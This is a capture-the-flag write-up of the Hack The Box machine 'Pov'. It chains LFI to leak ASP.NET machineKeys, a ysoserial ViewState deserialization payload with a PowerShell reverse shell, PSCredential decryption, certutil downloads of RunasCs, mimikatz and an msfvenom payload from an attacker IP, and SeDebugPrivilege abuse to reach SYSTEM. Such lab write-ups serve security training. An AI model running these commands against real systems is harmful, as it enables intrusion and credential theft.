
HTB-Pov



Information Gathering

Rustscan

Rustscan finds only **HTTP** running on the target machine:

```
rustscan --addresses 10.10.11.251 --range 1-65535
```

PORT STATE SERVICE REASON 80/tcp open http syn-ack

Nmap default version scan discovers the http-title(pov.htb), which we add to /etc/hosts:

```
PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

|_http-title: pov.htb

| http-methods:

|_ Potentially risky methods: TRACE


|_http-server-header: Microsoft-IIS/10.0

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Enumeration

HTTP - TCP 80

pov.htb is a website about cybersecurity company:



At the bottom of the page, we see the potential username **sfitz**:

Email:sfitz@pov.htb
Phone:361-688-5824
Address:4826 White Avenue, Corpus Christi, Texas

Website is a pretty simple with close to zero functionality. Let's see if there are other subdomains available:


```
gobuster vhost --append-domain -u http://pov.htb -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
```

Found: dev.pov.htb Status: 302 [Size: 152] [--> http://dev.pov.htb/portfolio/]

dev.pov.htb is found. We will add it to /etc/hosts.

dev.pov.htb

The website is all about the Web Develop and UI/UX Designer, Stephen Fitz:




This person must be the same person as sfitz@pov.htb.

Let's look around the website.

/portfolio/contact.aspx is a form where you can send messages but the form seems to be dead:

Get In Touch With Me



There's a function where we can download CV about Stephen Fitz:



Stephen Fitz

Web Developer and UI/UX Designer

I have been a web developer for 4 years. I am dedicated to the creation of web applications in different languages such as JS, **ASP.NET**, PHP. Additionally I have dedicated time to UI/UX related topics. I have done web application projects for people who want to expose their business to the internet. If you want to know more about my professional experience you can download my CV with the button below.

Download CV

There is nothing interesting about the download CV itself:

Stephen Fitz

Summary

Web Developer specializing in front end development. Experienced with all stages of the development cycle for dynamic web projects. Well-versed in numerous programming languages including HTML5, ASP .Net, JavaScript, CSS, MySQL. Strong background in project management and customer relations.

Skill Highlights

- Very good knowledge of C#, ASP.NET MVC and web services (WCF / Web API)
- Very good knowledge of ASP.NET (MVC) / C# and web services (WCF / Web API)
- Good knowledge of HTML, CSS, JavaScript (JQuery)
- Good SQL Server knowledge

- Good knowledge of SQL Server
- Good command of English
- Good HTML, CSS, Javascript (JQuery) skills
- Easily adaptable to change
- 3+ years of experience as a .NET web developer
- Autonomous and self-motivated

Let's intercept the traffic for downloading CV and take a look into it.

LFI

There are lot of parameters available such as __VIEWSTATE and __VIEWSTATEGENERATOR:

EVENTTARGET=download& EVENTARGUMENT=& VIEWSTATE=

NT%2F5ALJBdV%2BJCqcQ%2BGvSkBNeIEJxr9ha0iam0EAoVQWvj7T%2FXJDChimmCv00MEfMCo2kAVx3gxJmzQQezNkL5uXqJrs%3D&VIEWSTATEGENERATOR=8E0F0FA3&EVENTVALIDATION=

Qfm%2BC4uqSr3GhbxlJcNL8MDCSJ0htWFnhx%2BkqEUEUIH600a20aA%2B3nyRViSFQTdd9Q5T8ueN%2F4NFsz2FEKJJ6we0neBc2fFf3rkT3BV7feRIfgF4nhvXo5f20PwCRLMikyISdv%3D%3D&file=cv.pdf

We will first test if the parameter **file=** is vulnerable to Local File Inclusion(**LFI**) by trying to read C:\Windows\win.ini:

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=

99mMeBgjNz%2FBbLKqCB%2F4XxvRtOGdGF%2BhwCDmnqpPj3wQrKShmfA%2BerjAsdKAN7a6yOmQKJXLU1wbaKte7eLXbTSVZS8%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=

66dULhcIEqbVl7Mt%2FT5lFeh8GxUq3eAo9b7%2FVxDGFCq51Qav2j2kO7oYZH47a1D99vw2NEQIRqeaA%2Fh0BDgELpt%2FNnX5CMupr7aflHgawjbSXXj0o1yIY1zBl%2F%2FISM9kljvqYQ%3D%3D%file=C%3a\Windows\win.ini

This webapp is indeed vulnerable to LFI and it successfully downloads **win.ini** to our local machine:

```
(yoon € kali) - [~/Downloads]
$ cat C\ _Windows_win.ini
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

We have verified there being LFI vulnerability. What file should we be reading?

Doing some researching on this, we found out __VIEWSTATE could be exploited.

Shell as sfitz

VIEWSTATE

You can learn more about exploiting ___VIEWSTATE from Hacktricks and here.

We would have to first find out .NET framework version. This can be found out inside C:\web.config file and we should be able to read this through LFI vulnerability identified.

Let's try reading /web.config.

We are able to read it with no problem:

```
(yoon⊛kali)-[~/Downloads]
 -$ cat _web.config
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" valid</pre>
ation="SHA1" validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E
605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
    <system.webServer>
        <httpErrors>
            <remove statusCode="403" subStatusCode="-1" />
            <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio" responseMode="Re</pre>
direct" />
        </httpErrors>
        <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false" childOnly="tru</pre>
    </system.webServer>
</configuration>
```

.NET framework seems to be version 4.5 and it also reveals **decryptionKey** and **validationKey**.

The next step is to generate a serialized payload using **YSoSerial.Net**.

After downloading the file, we will run the following command:

```
./ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e JABj<snip>==" --path="/portfolio/default.aspx" --apppath="/" -- decryptionalg="AES" -- decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F3471 83B43" --validationalg="SHA1" -- validationalg="SHA1" -- validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213 BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"
```

We know, it is very long. Let's break it down.

- -p parameter sets where we should copy-paste the output of the command.
- -c parameter includes the actual powershell command we will be running. We are using base64 encoded powershell reverse shell payload <u>revshells</u>.
- --validationkey parameter includes validation key we found from **web.config**.

We will copy paste the output of the command to parameter __**VIEWSTATE**:

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
OH%2ByKj6dwxGDNvpTwwUj%2FQKmG3fH3NgzX4DaJEZ8qwOFky%2BTcp
80Xq44QHJIX1QwETMahKYTuw%2FALbmmWSXOxV%2F1zfVpEoyl8vMu5Q
xYcHRr9oUj%2BFB9%2BmyAKBrdejB2u3Redl3ZuQLN71ckTS%2Br0A3H
sASVtfUNjrBqijSs89mNdt771qKzoJWbibGVjUoB%2FgV8IhSVfh83Sh
DtPi3QFroUfK%2B4bzhxVxF2jr9C%2FUgaEiJD8z4u2lhoN7BAkSFkaq
%2FFex3jrewjuroH9S2g7lMwAcmZoOUqQ1nC8tjsWrgrQBw%2BWGJ2YD
9MSsKzj6IoMPwIyOPamFtmaUWlUgt2uQWwiMPBA2ZkuDQfoPfo9N2z8m
CmuBnegddOTz5L3qUv%2F23OfOEfB7fItE%2BFdmrjBkvEX6zBlSAIxM

As we forward the traffic, we get reverse shell connection as sfitz:

```
(yoon⊗kali)-[~/Documents/htb/pov]
$\frac{\sudo}{\sudo} \text{rlwrap nc -lvnp 1337}
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.251] 49671

PS C:\windows\system32\inetsrv> whoami
pov\sfitz
```

Privesc: sfitz to alaading

PSCredentials

Looking around the file system, we discovered **connection.xml** file inside Documents folder:

It includes encrypted **PSCredentials** for user **alaading**:

```
PS C:\Users\sfitz\Documents> type connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
     <T>System.Management.Automation.PSCredential</T>
     <T>System.Object</T>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
     <S N="UserName">alaading
     <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc880000000002000000
0000106600000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e80000000020000200
00000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39
600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b24000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b943
7d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
 </0bj>
</0bis>
```

Using the command below, we can easily decrypt it:

```
$cred = Import-CliXml C:\Users\sfitz\Documents\connection.xml
$cred.GetNetworkCredential() | fl
```

PSCredentials is successfully decrypted: f8gQ8fynP44ek1m3

```
PS C:\Users\sfitz\Documents> $cred = Import-CliXml C:\Users\sfitz\Documents\connection.xml
PS C:\Users\sfitz\Documents> $cred.GetNetworkCredential() | fl

UserName : alaading
Password : f8gQ8fynP44ek1m3
SecurePassword : System.Security.SecureString
Domain :
```

RunasCs

Now that we have the credentials for user **alaading**, we should be able to run commands as him using **RunasCs.exe**.

Let's first upload **RunasCs.exe**:

```
certutil.exe -urlcache -split -f http://10.10.14.36:1234/RunasCs.exe
```

```
PS C:\Users\sfitz\Downloads> certutil.exe -urlcache -split -f http://10.10.14.36:1234/RunasCs.exe
**** Online ****
0000 ...
ca00
CertUtil: -URLCache command completed successfully.
```

Let's spawn reverse shell as alaading on our netcat listener:

```
./RunasCs.exe alaading f8qQ8fynP44ek1m3 cmd.exe -r 10.10.14.36:1338
```

```
PS C:\Users\sfitz\Downloads> PS C:\Users\sfitz\Downloads> ./RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.3
6:1338
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-b721a$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 948 created in background.
```

We have successfully spawned reverse shell as user alaading:

```
____(yoon⊗kali)-[~/Documents/htb/pov]

$\sudo rlwrap nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.251] 49680
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
pov\alaading
```

Privesc: alaading to administrator SeDebugPrivilege

Checking on privilege alaadig has, we see **SeDebugPrivilege**, which is unusal:

From <u>HackTricks</u>, you can learn more about it.

Since **SeDebugPrivilege** is disabled, let's enable it using <u>psgetsys.ps1</u>.

We will first upload it to the system using certutil:

```
C:\Users\alaading\Downloads>certutil.exe -urlcache -split -f http://10.10.14.36:1234/psgetsys.ps1
certutil.exe -urlcache -split -f http://10.10.14.36:1234/psgetsys.ps1
**** Online ****
0000 ...
1726
CertUtil: -URLCache command completed successfully.
```

When we run it, we can see SeDebugPrivilege enabling:

mimikatz

Let's first try dumping credentials using mimikatz.

We will upload mimikatz.exe using certutil:

```
C:\Users\alaading\Downloads>certutil.exe -urlcache -split -f http://10.10.14.36:1234/mimikatz.exe certutil.exe -urlcache -split -f http://10.10.14.36:1234/mimikatz.exe

**** Online ****

000000 ...

108c00
CertUtil: -URLCache command completed successfully.
```

We tried dumping logonpasswords, but it wasn't successful for some reason:

```
mimikatz.exe
mimikatz # log
mimikatz # sekurlsa::minidump lsass.dmp
mimikatz # sekurlsa::logonpasswords
```

```
C:\Users\alaading\Downloads>mimikatz.exe
mimikatz.exe
  .#####.
            mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
 .## ^ ##.
           "A La Vie, A L'Amour" - (oe.eo)
          /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## / \ ##
 ## \ / ##
                 > https://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                             ( vincent.letoux@gmail.com )
  '#####'
                 > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # log
Using 'mimikatz.log' for logfile : OK
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP: 'lsass.dmp'
mimikatz # sekurlsa::logonpasswords
Opening: 'lsass.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA; Handle on memory (0x000000002)
```

Reverse Shell

Since mimikatz didn't work out, let's try to spawn a reverse shell as the administrator.

We are going to mock the process running as the system and spawn a reverse shell using it's privilege.

Winlogon usually has the system privilege. Let's check out it's process ID:

Get-Process winlogon

```
PS C:\Users\alaading\Downloads> Get-Process winlogon
Get-Process winlogon
Handles NPM(K)
                   PM(K)
                              WS(K)
                                        CPU(s)
                                                   Id SI ProcessName
                                                   ___
                   ____
                              ____
                                        _____
    255
             12
                    2672
                              16392
                                          0.47
                                                  556
                                                        1 winlogon
```

With the process ID noted, let's create a reverse shell payload using msfvenom:

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.36
LPORT=3456 -f exe -o payload.exe
```

We will transfer the payload to the target system:

```
certutil.exe -urlcache -split -f http://10.10.14.36:1234/payload.exe
```

```
PS C:\Users\alaading\Downloads> certutil.exe -urlcache -split -f http://10.10.14.36:1234/payload.exe certutil.exe -urlcache -split -f http://10.10.14.36:1234/payload.exe

**** Online ****

0000 ...

1c00

CertUtil: -URLCache command completed successfully.
```

Now we are almost done. We have...

- Enabled SeDebugPrivilege using psgetsys.ps1
- Noted process running as system
- Transferred payload

We will set up a listener using **msfconsole** meterpreter:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.36
lhost => 10.10.14.36
msf6 exploit(multi/handler) > set lport 3456
lport => 3456
msf6 exploit(multi/handler) > run
```

Let's run the payload:

```
PS C:\Users\alaading\Downloads> .\payload.exe .\payload.exe
```

After we get a connection on meterpreter, let's migrate to **winlogon** and spawn a shell with it:

```
meterpreter > migrate 556
[*] Migrating from 1548 to 556...
[*] Migration completed successfully.
meterpreter > shell
Process 2720 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
```

We now have the shell as the system.

References

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